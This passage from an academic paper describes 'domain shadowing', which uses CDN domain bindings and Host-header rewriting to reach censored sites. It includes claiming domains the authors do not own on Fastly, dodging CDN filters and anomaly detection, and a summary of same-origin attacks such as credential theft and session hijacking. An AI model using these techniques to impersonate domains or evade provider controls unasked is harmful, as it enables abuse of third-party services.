In particular, we found that many CDNs do not check the ownership of the front-end domain either. For instance, in Fastly, it is possible to claim existing domains as the front-end, as long as they have not been claimed by other users. For instance, we have successfully set `cmu.edu` (the domain of Carnegie Mellon University) as the front-end in our account. The attempts to set other domains, such as `apple.com` or `microsoft.com`, were rejected with a notice that these domains were "already taken by another customer". This may imply these domains have been claimed by other users, or Fastly has blocklisted these domains from being used. More interestingly, we found that even *non-existent* domains are acceptable. For instance, we have successfully set `5f4dcc3b5aa765d61d8327deb882cf99.com`, the MD5 value of the word "password", as the front-end in Fastly, and connected it to `www.facebook.com`.

This feature implies that the user does not even need to register a shadow domain to use *DfDs++*. The user can register a CDN account and claim a random domain that has not been claimed as the shadow domain and bind it with the target domain. By doing this, the shadow domain only resides within the scope of the CDN, and will not be known to the public because it never existed.

4 Implementation

In the previous section, we have demonstrated how to use domain shadowing to send a single request to a blocked domain within a censored area. However, a typical webpage nowadays contains a number of subresources that are heavily interdependent, which must be properly disentangled such that the webpage can be properly displayed. In this section, we present our experimental implementation of domain shadowing as a Firefox extension based on Fastly's service.

We begin this section by listing the major technical challenges encountered during the development, and then move on to present the implemented system and show its capability.

4.1 Technical Challenges

4.1.1 Subresources from Multiple Domains

Nowadays, a webpage contains different types of subresources, such as CSS style sheets, JavaScripts, and images, which may be hosted on domains different from the main document. Therefore, to properly display a web page, the browser needs to access multiple domains that may also be blocked. As a result, the user must create multiple domain bindings such that all the resources can be successfully fetched. Depending on the specific target domain, the workload of this task may vary significantly. For instance, as we have tested a few domains, a user's Facebook front page only contains resources from less than ten domains, while the main page of `cnn.com` contains resources from more than 70 domains. However, the user does not need to register separate shadow domains for each target domain. Instead, the user can use subdomains of a single shadow domain, e.g., using `www.facebook.com.shadow.com` as the front-end of `www.facebook.com`.

The task of creating multiple domain bindings, fortunately, can be fully automated using APIs or SDKs provided by the CDN provider, which can be integrated into the browser extension and reliefs the user from manual configurations.

4.1.2 CORS and CSP

A bigger hurdle that needs to be overcome is the sharing of resources among different domains, i.e., cross-origin resource sharing (CORS). Based on the *same origin policy (SOP)* [5] enforced on modern browsers, a domain can use the `Access-Control-Allow-Origin (ACAO)` response header to inform the browser of the domains that can access its resources. For instance, `static.xx.fbcdn.net` can allow `www.facebook.com` to access its resources by including the response header `Access-Control-Allow-Origin: www.facebook.com`.

However, since domain shadowing transforms these two domains into `static.xx.fbcdn.net.shadow.com` and `www.facebook.com.shadow.com`, the original `ACAO` header value must be changed to `Access-Control-Allow-Origin: www.facebook.com.shadow.com` instead. This task can be handled by the browser extension, which can modify such header values before the browser sees them.

Similar to the CORS issue, the `Content-Security-Policy` is another response header that specifies certain domains that can conduct cross-domain actions that bears security risks, such as allowing/disallowing the webpage being framed. In order to enforce the same security policy when domain shadowing is used, these domains must also be transformed into the new domain with `.shadow.com` as the suffix, which can be done by the browser extension similarly.

4.1.3 Cookie Management

Usually, cookies [4] are automatically managed by the browser based on the domain of the visited URL. In the case of domain shadowing, however, the browser is unable to manage cookies correctly because of the domain name transformation. Instead, the cookie management must be handled by the extension to set and read cross-domain cookies.

Specifically, an origin server sets cookies to a browser by appending the `Set-Cookie` response header. The `Set-Cookie` header contains an optional `Domain` field, if such field is omitted, the cookie will be set to the host of the current root domain; otherwise, the cookie will be set according to the specified domain by the `Domain` field [10].

Assuming a `Set-Cookie` header is received from `a.com.shadow.com`. If this header includes `Domain=a.com`, the extension can directly set the cookie according to the specified domain `a.com`; on the other hand, if the `Domain` is unspecified, the extension must retrieve the host from the current domain, i.e., `a.com.shadow.com`, remove the suffix `.shadow.com`, and then set the cookie based on the original domain. Similarly, when a request is sent, the extension will intercept the request to `a.com.shadow.com`, and append the correct cookie that belongs to `a.com`.

4.1.4 Limitations

In this section, we have listed a few major technical challenges that we have encountered during our experiments. Essentially, the root cause of all these issues is that the browser sees the front domain or the shadow domain in the address bar, while the web document is actually fetched from the target domain. As demonstrated above, our main approach to address these challenges is to let the browser extension make proper modifications before the document is processed and rendered by the browser. These manipulations, however, may give rise to a series of security risks, which will be discussed in Section 7.

We denote that the challenges listed here are only representative major issues that are common across all webpage loading, which are by no means comprehensive since the relationship among a webpage's subresources heavily depends on the specific implementation. We will open-source our implementation so non-typical issues can be identified and solved by the community incrementally.

4.2 Domain Shadowing Automation

We implemented *DfDs* as a Firefox extension based on Fastly's CDN service. The extension automates procedures, including setting the front and back-end and creating the `Host` header rewriting rule. This extension hides the complex tasks from the user: all that is required from the user is for them to register for a Fastly account, obtain the API authentication key and enter it into the extension.

4.2.1 Fastly's Web APIs

Fastly provides comprehensive APIs [14] that can be used by its customer to create new and configure existing services. To use the web API, the user will send HTTP(S) requests to Fastly's entry point `https://api.fastly.com`, where the `POST`, `PUT` and `GET` methods are used to create, modify, and retrieve information of a specific configuration. Each request must contain a `Fastly-Key` request header, which is a 32-character token to identify and authenticate the user.

4.2.2 Automation of Domain Shadowing




Figure 5: Accessing Facebook using *DfDs*.

After enabled, the extension will intercept every request issued by the browser, inspect the domain of the URL, and create a new binding using the API if a domain is being visited for the first time. The extension also keeps local storage of the domains that have been configured such that repeating requests will not trigger new bindings being created. Then, the extension will modify the `Host` header (to `shadow.com`),

and redirect the request to either the front domain (if using *DfDs*) or the shadow domain (if using *Ds* only).

As a case study, we selected `www.forbes.com`, a reputable business news media, as the front domain, which uses Fastly's service and is accessible from the experimented country. We use our registered domain `domainshadowing.net` as the shadow domain and set `www.facebook.com` as the target domain. Figure 5 demonstrates the result of visiting the target domain within the censored country. The figure shows that the web page and all sub-resources have been appropriately loaded by the browser. The cookies were also correctly handled as the website has been successfully logged in. Note that the address bar of the browser displays the front domain, i.e., `www.forbes.com`, instead of the target domain.

In the following three sections, we thoroughly discuss domain shadowing's advantages and limitations. Our discussion will focus on three aspects: *usability*, the convenient level for an ordinary user to use domain shadowing; *blocking-resistance*, domain shadowing's strength in resisting existing and future censorship techniques; and *security impacts*, the security impact brought to the user, the CDN provider, and the publisher, and possible approaches to minimize such impacts.

5 Usability

5.1 Possible Choice of CDN Providers

We choose six CDNs and discuss their possibility to be used for domain shadowing. These CDNs include: Google Cloud CDN, AWS Cloudfront, Microsoft Azure CDN, Fastly, Cloudflare, and StackPath (formally know as MaxCDN). We chose these six CDNs because the first three are the most representative cloud service providers where CDN is provided as one among many other services on their cloud platform, while the last three are well-known CDN providers that take a considerable share in North America's CDN market [32]. This shortlist is arguably insufficient and may be biased; however, we denote that our main focus is to propose the idea of domain shadowing and demonstrate its viability. Furthermore, because of their significant market share, we believe they are reasonably representative of all other CDN services.

5.2 Technical Barrier

By and large, successfully deploying domain shadowing requires the user to be able to install the browser extension and properly configure the CDN. While extension installation is intuitive, the complexity of CDN configuration varies. In the following of this section, we discuss the technical barriers exposed to the user by using the six CDNs for domain shadowing.

Essentially, the operation of domain shadowing relies on three tasks: setting the front-end domain, setting the back-end domain, and rewriting the `Host` header. In Table 1, we survey and present if a CDN supports API or SDK configuration of these three tasks. If a task can be finished using API or SDK rather than manually, it can be accomplished by the browser extension and thus relieved from the user.

	Set front-end	Set back-end	`Host` rewriting
Cloud CDN	✓(fixed IP)	✓	✓
Cloudfront	✓(fixed subdomain)	✓	✓(default)
Azure CDN	✓(fixed subdomain)	✓	✓(default)
Cloudflare	✓	✓	✗(limited)
Fastly	✓	✓	✓
StackPath	✓	✓	✓

Table 1: CDN support of configuration automation.

As shown in the table, all six CDNs provide API for such configuration, while Google Cloud CDN and AWS Cloudfront also provide SDK to further ease the task.

Setting front-end. We found that all three dedicated CDN providers allow the user to directly set the front-end, but the three cloud service providers act differently. Specifically, Cloudfront and Azure CDN will assign a front-end to a user-configured back-end, which is a subdomain of the provider's root domain and cannot be freely modified by the user, e.g., Azure CDN assigns `facebook.azureedge.net` where the user can only rename the first section, and Cloudfront assigns `a1jfp0jyfnb0xd.cloudfront.net` where user cannot change any section of the domain. On the other hand, Google Cloud CDN directly generates an IP address to the user-configured back-end. In such cases, the user does not need to register a shadow domain, and can directly use the CDN-assigned domain as the shadow domain instead.

Setting back-end. All six CDNs allow the user to freely set any domain as the back-end domain.

Rewriting `Host` header. Cloudflare limits the `Host` rewriting function to enterprise-tier users only, making it an infeasible option for domain shadowing. All other five CDNs allow `Host` rewriting. Furthermore, when a back-end domain is configured by the user, Cloudfront and Azure will directly set the `Host` header to be the back-end domain by default.

Bootstrapping effort. As discussed above, except for Cloudflare, domain shadowing can be automated on all other five CDNs. However, before API/SDK can be used for such automation, the user must first log into the CDN account, allow API/SKD operations, and create user credentials, which can impose certain technical difficulties to an ordinary user. Such tasks, on the other hand, are standardized and thus can be well-documented for the user's reference.

5.3 Accessibility and Cost

In Table 2, we list a few examples to compare the cost of using CDNs and running an HTTP proxy hosted using Virtual Private Services (VPS), which is another popular censorship evasion solution. We divide Table 2 into two parts. In the

Provider	CDN Cost	VM-proxy Cost (US Easts region)	Payment
Google	- Ranging $0.08 - $0.20 per GB for the first 10 TB, depending on the origin server's location. - $300 free credit newly registered account.	- VM hosting: $0.075462 per hour, 2 vCPU nd 8 GB memory. - Network traffic: $0.12 per GB for 0 - 1 TB (excluding China and Australia)	Card, PayPal.
AWS	- Ranging $0.085 - $0.17 per GB for the first 10TB, depending on the origin server's location. - 50GB free per month for the first year.	- VM hosting: $0.0047 per hour, 2 vCPU and 0.5 GB memory. - Network traffic: First 1 GB free per month, $0.09 per GB for 1 GB - 10 TB.	Card.
Microsoft	- Ranging $0.081 - $0.233 per GB for first the 10 TB, depending on the origin server's location.	- VM hosting: $0.0021 per hour, 1 vCPU and 0.5 GB memory. - Network traffic: First 5 GB free per month, $0.085 per GB for 5GB - 1 TB.	Card.
Fastly	- Free developer account without explicit data usage limit. - Ranging $0.12 - $0.28 per GB for first 10TB, $50 minimal per month. $50 credit newly registered account.	Not available.	Card.
Stackpath	- $10 per month for up to 1TB.	Not available.	Card, PayPal.
BelugaCDN	- $5 for first 200GB, $0.0008 per GB overage.	Not available.	Card, Google Pay.
KeyCDN	- $0.04 - $0.11 per GB for up to 10 TB.	Not available.	Card, PayPal.
CDNSun	- $0.04 - $0.159 per GB.	Not available.	Card, PayPal, Wire Transfer.
Accu Web Hosting	Not available.	- VM hosting: $5 per month, 1 vCPU and 1 GM memory. - Network traffic: first 150 GB free, $2 per 50 GB overage.	Card, PayPal.
DreamHost	Not available.	- VM hosting: $15 per month, 1 GB memory, vCPU unspecified. - Network traffic: unlimited.	Card.
Hostinger	Not available.	- VM hosting: $9.95 per month, 1 vCPU, 1 GM memory. - Network traffic: 1 TB.	Card, PayPal, Google Pay, Digital currency.

Table 2: Cost comparison of using CDN vs. using virtual hosting.

top part, i.e., the top 5 rows, we compare the more reputable service providers.

As shown in the top part of Table 2, besides StackPath that charges a fixed monthly fee, the other four CDNs charge based on data usage, and the price of which varies depending on the location of the origin server. Generally, servers located in North America and Europe have the lowest charge, and Asia has the highest, and the cost of domain shadowing will be close to the lower boundary since many of the censored websites, such as Facebook and Twitter, are based in North America.

On the other hand, the cost of the VPS approach comprises two parts: the cost to rent the service, and the cost to send and receive data. The VPS renting charge varies depending on the hardware configuration and we only demonstrate the price of the lowest configuration in Table 2.

We are also aware that other than these reputable CDN and VPS service providers, there are also many smaller scale and less expensive options. In the bottom part of Table 2, i.e., the lower 6 rows, we compare the cost of using such smaller scale service providers. Note that we were unable to conduct a comprehensive comparison because there are many such service providers on the Internet. Instead, we searched the term "affordable VPS" and "affordable CDN" on Google, and randomly selected three of each type from the first returned page. We also denote that, for the three CDN providers, we did not actually subscribe to their service and verify they can be used for domain shadowing, mainly because they do not offer free accounts and require up-front payment to use their service (e.g., KeyCDN requires the user pay a minimum amount of $50 to start using their service). However, we did check their API documentation to ensure that all the actions necessary for domain shadowing are supported through APIs.

In Figure 6, we visualized Table 2 and plotted the cost of using these CDNs and VPSs. We set the data usage in the figure to be 500 GB per month, which we believe is more than enough for regular Internet users. From this figure, we can observe that the cost of using domain shadowing is generally comparable to that of using VPS.

Another barrier the user may encounter is the potential payment issue: the user in the censored country may not have a valid western credit card to pay for a CDN service. To this end, we also investigated the payment method accepted by all the CDN and VPS service providers and listed them in the last column in Table 2. As shown by the table, all three smaller scale CDNs accept either PayPal or Google Pay, giving the user the option to pay the service with foreign currencies other than U.S. dollars. Google, Amazon, and Microsoft, on the other hand, provide services in many countries across the world and accept different currencies by themselves. Furthermore, it is also noteworthy that because domain shadowing does not require the target domain and the shadow domain to be on the same CDN, the user can freely choose *any* CDN, such as local or regional ones that the user can easily subscribe to, as long as it is accessible by the user and is not being censored.

5.4 Performance

Compared with directly visiting a website, domain shadowing added two more steps into the procedure, which are: when a domain is being visited for the first time, the user must create a new domain binding at the CDN; after such binding has been created, the browser will fetch a document from a CDN's edge server instead of from the origin server.

The time spent to create the domain binding varies among CDN providers. During our experiment, we found that ded-




Figure 6: Monthly cost comparison of using CDN and Virtual hosting for web browsing.




Figure 7: CDF of delays to fetch a web document using different methods.

icated CDN providers, such as Fastly and StackPath, take a shorter time (less than 10 seconds) to deploy newly created binding, while Cloud service providers take longer (over 10 seconds but merely exceed 20 seconds). This may be the result of the complicated dependencies among different cloud services on the cloud platform. For instance, the user must also configure a load balancer on Google Cloud to cooperate with the Cloud CDN service. This being considered, domain shadowing is better suited for users with relatively steady browsing habits, i.e., the user frequently visits the same websites instead of always browsing new ones.

On the other hand, the time spent to fetch web documents from the CDN could be even shorter than the time spent fetching documents directly from the origin server, because in the former case, the user will connect to a close-by edge server, and then obtain the document via CDN's high-speed infrastructure. In order to validate our hypothesis, we compare domain shadowing's performance with other censorship circumvention tools, as well as directly fetching from the origin server.

Our experiment includes two common and representative censorship circumvention tools/techniques: *Psiphone* [36], which is a popular free VPN service; and a *TinyProxy* [40], a lightweight HTTP proxy application, which runs on an Ubuntu instance hosted on AWS EC2. We configured Psiphone to connect to the "best performance" endpoint, and created two instances (t3a.nano with 2 vCPU and 0.5 GB memory, and t3a.2xlarge with 8 vCPU and 32 GB memory) on the AWS's datacenter region that is closest to us, to test the impact of different hardware. We did not include Tor because censorship circumvention is not its main purpose.

In the experiment, we evaluated the delay of fetching the document `tools.ietf.org/html/rfc2616` directly, using domain shadowing based on the five CDNs, and the above-mentioned censorship circumvention tools. We chose the *RFC 2616* document without any particular reason but only because it is a document that we access quite frequently, using which can also achieve fairness since it is not served by any of the 5 CDN providers. The domain `tools.ietf.org` resolves to three IP addresses, and during our experiment, we have made sure all methods connect to the same IP `4.31.198.61` for fairness. It is noteworthy that this IP address belongs to *Level 3*, an Internet Service Provider (ISP) that also provides CDN services. Because we were unable to tell if the domain only uses it as the ISP or also uses its CDN service, we are not certain if all the methods are actually fetching the document from the same physical server (could be from different edge servers if Level 3 CDN are used). However, we argue this is a typical and representative situation. Specifically, because of the prevalent usage of web caches nowadays, it is very likely that a target domain that the user wants to access has already been served by some type of web caches (not necessarily a CDN).

The experiment was conducted in our research lab located in an uncensored country. We did not conduct the experiment from a censored country because, first, we did not have access to any vantage point in a censored country; second and more importantly, even if we had such vantage points, the result would not be more representative, because the delay of a web request highly depends on the relative location of the user and the web server, the infrastructure of the user and the web-server's ISPs, and the relationship between them. Therefore, this experiment only demonstrates a "snapshot" of domain shadowing's performance relative to other methods.

Using each method, we fetched the document 200 times and recorded the delay of each request. We disabled the caching function for all the CDNs so each request would reach the origin server. We also throttled the request rate to avoid overwhelming the origin server. In Figure 7, we demonstrate the CDF plot of the delays of each method. As shown, all the five CDNs beat directly fetching the document, where Azure, Fastly, and StackPath cost only less than half of the delay. The

behavior of Google Cloud CDN is a bit strange, and we reckon this may be caused by our request being sent to two different edge servers due to load balancing, which takes an obviously different time to obtain the document. We can also find the Psiphon case converges slowly, indicating the delay distribution is less concentrated. Lastly, user-configured HTTP(S) proxy still underperforms compared to domain shadowing, even runs on powerful hardware (the t3a.2xlarge instance).

5.5 Reliability and Trustworthiness

In this paper, we view the CDN as a trusted infrastructure rather than a third-party that actively participates in the operation, who will not intercept, inspect, and react to, users' traffic. However, it is noteworthy to point out that the CDN is at the vantage point of intercepting all the users' traffic, including HTTPS connections. Therefore, a malicious CDN is able to inspect and tamper with the traffic between the user and the target domain without being identified. In the case of an untrusted CDN, the user can use domain shadowing as a tunnel to evade censorship and add extra-layers to achieve privacy and security. For instance, the user can set the back-end to be a Tor bridge and encrypt all the traffic exchanged between the user and the bridge, making the CDN unable to see any plain text, which is similar to the current implementation of Tor Meek [34].

5.6 Summary

In this section, we have discussed the usability of domain shadowing from various perspectives. To summarize, domain shadowing may *not* be a censorship evasion solution for all censored users. The use of domain shadowing requires the user to have reasonable knowledge of domain and CDN account registering and the capability to afford a certain amount of charge, possibly in foreign currencies. On the other hand, for those users who fulfill these requirements, they can enjoy all the benefits such as being able to visit any websites with better delay performance than many other solutions.

6 Blocking-Resistance

This section discusses domain shadowing's blocking-resistance from two aspects: how can it resist existing censorship techniques, and how can it stay ahead of the potential arm-race once it is publicly known.

6.1 Against Existing Censorship Techniques

6.1.1 DNS Interference

When being used alone, domain shadowing is susceptible to DNS interference once the censor knows the shadow domain. Therefore, domain shadowing is more suitable to be used privately by the user, such that the shadow domain stays "under the radar" of the censor.

6.1.2 Active HTTPS Probing

In the case of an aggressive censor, however, privately using the shadow domain may still be insufficient. For instance, a censor may "traceback" to unknown HTTPS traffic, i.e., if the censor sees HTTPS traffic that connects to an unknown domain, it may send requests to the domain by itself and inspect the response. To resist such aggressive censors, the user can add a simple credential to authenticate himself/herself. For instance, the user can specify a rule at the CDN that only if a specific custom header presents in the request, the CDN will fetch the document from the target domain; otherwise, the CDN will connect to an allowed domain instead, or simply does not respond at all. The user can communicate with the CDN by appending the header, while the censor is unable to get the same response without such knowledge.

6.1.3 IP Blocking

Domain shadowing's resilience against IP blocking is even more potent than that of domain fronting. Specifically, in the case of domain fronting, if the blocking of a particular domain is of paramount significance to the censor, the censor can still choose to completely block access to the specific CDN that hosts that domain. In the case of domain shadowing, however, in order to block access to a domain, the censor must block access to *all CDNs* that allow domain shadowing, resulting in much more significant collateral damage compared with domain fronting.

6.1.4 Deep Packet Inspection

Deep packet inspection relies on the censor being able to inspect the content of the packets transmitted between the user and the edge server, and it is safe to assume domain shadowing is not susceptible to DPI unless the censor is strong enough to break HTTPS. Note that in this paper, we assume direct connections between the user and the CDN, and do not consider the cases where the censor applies middleboxes to intercept HTTPS connections [11].

6.2 Potential Moves by the CDN

It is likely that once being publicly known, domain shadowing will face the same fate as domain fronting, i.e., the CDN provider may receive pressure from the censor to disable it. We hereby discuss possible moves taken by the CDN to disable domain shadowing.

Essentially, domain shadowing's success relies on the following three indispensable steps: setting the front-end, setting the back-end, and rewriting the `Host` header. Among the three,

the CDN is unlikely to put any limitation on the front-end besides disabling *DfDs++*, since the front-end is legitimately owned by the user. In the following subsections, we will focus on discussing possible moves a CDN may take on the back-end and the `Host` header.

6.2.1 Limiting the Back-end Domain

Technically, the CDN can limit the user to set an arbitrary domain as the back-end to disable domain shadowing. Such a move, however, comes with considerable damage to the CDN itself for the following reasons.

First of all, CDN provides name translation services similar to the DNS. In a DNS CNAME record, the owner of the domain `example.com` can freely set this domain to be the alias of any other domain. For instance, the owner can create CNAME records such as:

`CNAME example.com www.facebook.com`,

such that a request sent to `example.com` will be resolved to `www.facebook.com`. The name server has neither interest nor capability to verify the relationship between the two domains. To this end, the CDN should also follow the same logic and allow arbitrary back-end domains.

In fact, the open back-end is an indispensable feature that the CDN (and a DNS name server) *must* allow. In today's world wide web (WWW), it is very common for a website to outsource part of its service to a third-party. One typical example is customer service. For instance, the website `example.com` wants to outsource its customer service, such as creating and handling service tickets, to the third-party service provider *Zendesk* [50]. For this to work, Zendesk will create a custom domain, `example.zendesk.com`, as the entry point to handle `example.com`'s customer service request. In the meanwhile, `example.com` will create a subdomain `customer-service.example.com` and point it to `example.zendesk.com` using a CNAME record [50]. As a result, a customer will enjoy the customer service provided by Zendesk while perceiving that they stay on the `example.com` domain. Therefore, a CDN should allow a user to set a back-end domain that they do not own.

An alternative option for the CDN is to verify the "legitimacy" of the back-end usage, which, however, is laborious at best, because such verification may require both `example.com` and `zendesk.com` to submit certain types of proof, which may lower the CDN's customers' satisfaction and negatively impact its business.

Another solution could be for the CDN to disallow "popular" websites, such as `www.facebook.com`, being set as the back-end. This, however, is also problematic. For the first, the definition of "popularity" is vague. While high-profile websites such as Facebook and Twitter are undoubtedly popular, these may not be the websites that the censored user wants to visit. For the second, such limitation is not impossible to bypass. For example, if the CDN only use keyword-filtering of the back-end, the user may create a public CNAME:

`CNAME fb.example.com www.facebook.com`,

and set `fb.example.com` as the back-end instead. The CDN is unable to find it unless it stretches further to inspect the DNS resolution result.

6.2.2 Limiting the `Host` Header Rewriting

Like the previous case, the rewriting of the `Host` header is also an indispensable feature to a CDN that can not be simply disabled. Some cloud services, such as AWS S3 bucket, expect a specific format of the `Host` header of the incoming request, i.e., `<bucket-id>.s3.amazonzws.com`. Therefore, if a user uses CDN to connect the domain `example.com` to an S3 bucket [16], the `Host` header must be rewritten to the proper format such that the request can be served.

A possible move for the CDN could be to limit the `Host` rewriting function available only to a certain level of users, as adopted by Cloudflare (only available to enterprise users). However, such a move will affect all the CDN's existing customers and also negatively affect its business.

6.2.3 Anomaly Detection

Another move of the CDN could be monitoring all its users' account activity to detect "abnormal" actions, such as more than usual API requests, or an extraordinary number of domain bindings. Such "anomaly detection", however, is also possible to circumvent. An intuitive countermeasure could be splitting such activities among multiple CDN accounts to bring these metrics back to "normal".

To summarize, we denote that domain shadowing is fundamentally different from domain fronting. The operation of domain fronting is based on an untightened implementation: the CDN does not check the consistency between the SNI and the `Host` header. Therefore, a CDN can easily disable domain fronting by enforcing the match, and such action does not bring much damage to the CDN itself. On the other hand, domain shadowing utilized a legitimate feature of the CDN, and any change of this feature will result in considerable negative impacts to the CDN's business. Thus, a CDN must weigh these factors when facing pressure from a censor.

6.3 Potential Moves by the Censor

In general, the censor can detect an evasion based on three traces: what the user talks about (content), whom the user talks to (destination), and how the user talks (behavior). Since access to the CDN is allowed and HTTPS is used, the censor is unable to infer information using the first two approaches. The behavior-based approach, however, is not as unreliable. We discuss possible techniques in the following subsections.

6.3.1 Website Fingerprinting

Website Fingerprinting [6, 7, 12] is a new censorship technique, which relies on inspecting the traffic pattern, such as the number and size of packets sent/received by a user, rather than the content, to identify suspicious activities. To generate the fingerprint of a webpage, the censor first needs to identify the packets that belong to a single webpage browsing activity. This task can usually be done with common traffic analysis techniques, such as grouping packets which belong to one TCP session/port or a single IP address.

To evade website fingerprinting, the user can split requests and send them to multiple shadow domains. Using *Ds*, the user will need to use multiple shadow domains, for instance, `shadow1.com` and `shadow2.com`, and let both binds to the same target domain. To be more stealthy, these shadow domains can be configured on different CDNs. Using *DfDs* or *DfDs++*, the user only needs to find multiple front domains to split the requests while setting the `Host` header of all requests to the same shadow domain. In both cases, because these requests are destined to different domains and even different CDNs, it will be difficult, if not impossible, for the censor to group packets that belong to one webpage browsing and generate valid fingerprints.

6.3.2 Anomaly Detection

The censor may also monitor a user's activity to detect anomalies. For example, the censor may find the user communicates with a CDN's API entry point with higher-than-usual frequency, or the user is always visiting a single (front or shadow) domain. Such anomaly detection, however, is fragile and mostly possible to bypass. For instance, the user may choose to communicate with the API entry point less frequently, willingly sacrificing usability to trade for stealthiness. The user can also use domain fronting or domain shadowing to hide the communication to the API entry point. The user can also register multiple shadow domains, choose multiple front domains, and even use multiple CDNs to "normalize" the "abnormal" behavior.

6.3.3 Completely Blocking a CDN

Although unlikely, it is still possible for the censor to completely block access to a CDN if the blockage of a domain on this CDN outweighs the benefit of allowing all other domains on the same CDN, especially if the CDN is smaller and bears less collateral damage. However, we argue that blocking any particular CDN, regardless of being large or small, will not disable domain shadowing, since the user can easily switch to other CDNs that still allows domain shadowing. Essentially, domain shadowing cannot be blocked unless the censor is willing to block access to *all* the CDNs that allow it.

6.4 Ethical Considerations

Seemingly, domain shadowing is a "hack" on CDNs that may be detrimental to the CDN or the publisher. In fact, the damage, if any, is more operational than technical.

Technically, domain shadowing uses a legitimate feature essential for CDN operation, which does not incur material damage to the CDN other than bringing unintended traffic. In fact, we found this fact was disclosed to major CDN providers back in 2018 by [21]. For the publisher, using CDN to fetch a web document from its origin server has no difference from doing the same via a VPN endpoint or an HTTP proxy.

Operationally, however, a CDN that is knowingly supporting domain shadowing may face pressure from the censor, which may negatively impact its business, similar to what has happened to domain fronting. Moreover, since CDN intercepts the HTTPS traffic between the user and the publisher, a malicious CDN may passively spy or actively tamper such traffic and cause damage to both the user and the publisher. Therefore, we deem the user should be informed of this risk prior to using domain shadowing to transmit sensitive data.

7 Security Impacts

This section discusses domain shadowing's security impacts to the CDN, the publisher, and the user.

7.1 The Open Front-end and Back-end

At first glance, domain shadowing uses the open back-end to "impersonate" the target domain and modify its content on the fly, which may negatively impact the target domain, such as phishing or defamation. However, we emphasize the operation of domain shadowing requires the cooperation between the browser extension and the CDN. For example, if a user directly visits `facebook.com.shadow.com` without the extension , they will likely see partially-displayed webpage (due to CORS) and broken session handling (due to cookies not being properly handled). Therefore, domain shadowing is infeasible for malicious purposes such as setting a phishing website.

Furthermore, while it is possible to use domain shadowing to impersonate a static webpage, such impact is brought by the Internet's open nature and would still exist without using CDNs. For instance, a simple CNAME record:

`CNAME example.com www.facebook.com`

will let a user enter `example.com` in the address bar but be presented with the content from `www.facebook.com`. To modify the content on-the-fly, the owner of `example.com` can run a proxy server instead of a web server, which relays the requests (sent to `example.com`) to `www.facebook.com`. To this end, there are many websites that explicitly provide this so-called "website rehosting" service. We discuss more details of web rehosting and related security issues later in this section.

Regarding the open front-end (which is used by *DfDs++*), we are unable to see any benefit for a CDN to allow a user to set an arbitrary domain as the front-end. Therefore, we reckon it is an untightened implementation similar to domain fronting. On the other hand, however, this implementation does not incur any security impact to the CDN or the public. Using Fastly as an example, assuming the domain `a.com` does not use Fastly's service, but a user claims `a.com` as the front-end in Fastly. Because `a.com`'s owner controls its name server, a regular HTTP(S) request to `a.com` will be resolved to the IP address of `a.com`'s actual origin server instead of a Fastly's edge server. Therefore, under normal cases, an HTTP(S) request with `Host: a.com` will not reach Fastly's edge server at all, and this configured front-end will never receive any request.

7.2 Manipulation of the SOP and Cookies

Compared to the CDN and the publisher, the user is more likely to suffer from security risks because domain shadowing completely disturbs the established same-origin policy. Similar security issues have been comprehensively discussed in [47], where the authors studied the *website rehosting* services and discovered many practical security issues. Web rehosting services allow a user to access a domain by visiting the rehosting service provider's domain. For instance, assuming the rehosting service provider's domain is `rehosting.com`, a user can access Facebook via visiting `rehosting.com?url=https://www.facebook.com`. And a malicious website, say `evil.com`, when being visited by the same rehosting service, i.e., `rehosting.com?url=https://evil.com`, will be able to access credentials of all other sites because they all belong to the same origin. The authors of [47] identified five attack vectors regarding the rehosting service, and we list them below.

To facilitate the following illustration, we refer the websites `rehosting.com?url=https://example.com` and `rehosting.com?url=https://evil.com` as the *victim site* and *malicious site*, respectively.

Persistent Man-in-the-Middle: where the malicious site can register a *service worker* [48] in the user's browser and use it to intercept the traffic of the entire domain `rehosting.com`, including the victim site.

Privilege Abuse: where the privileges that have been granted to the victim site, such as accessing the user's location, can be accessed by the malicious site since they belong to the same origin.

Credential Theft: where the malicious site can exploit the auto-fill feature of the browser's password manager to steal the user name and password saved for the victim site.

History Theft: where the malicious site can use the *localStorage* API to access the local data stored by the victim site, and based on which to infer the user's browsing history.

Session Hijacking and Injection: where the malicious website can access the cookies set by the victim website and hijack the user's session.

And finally, although not mentioned in [47], the *CSRF attacks* [33] can also be a practical threat: if both websites are transformed to be under the same origin, conventional countermeasures such as CSRF token is no longer effective.

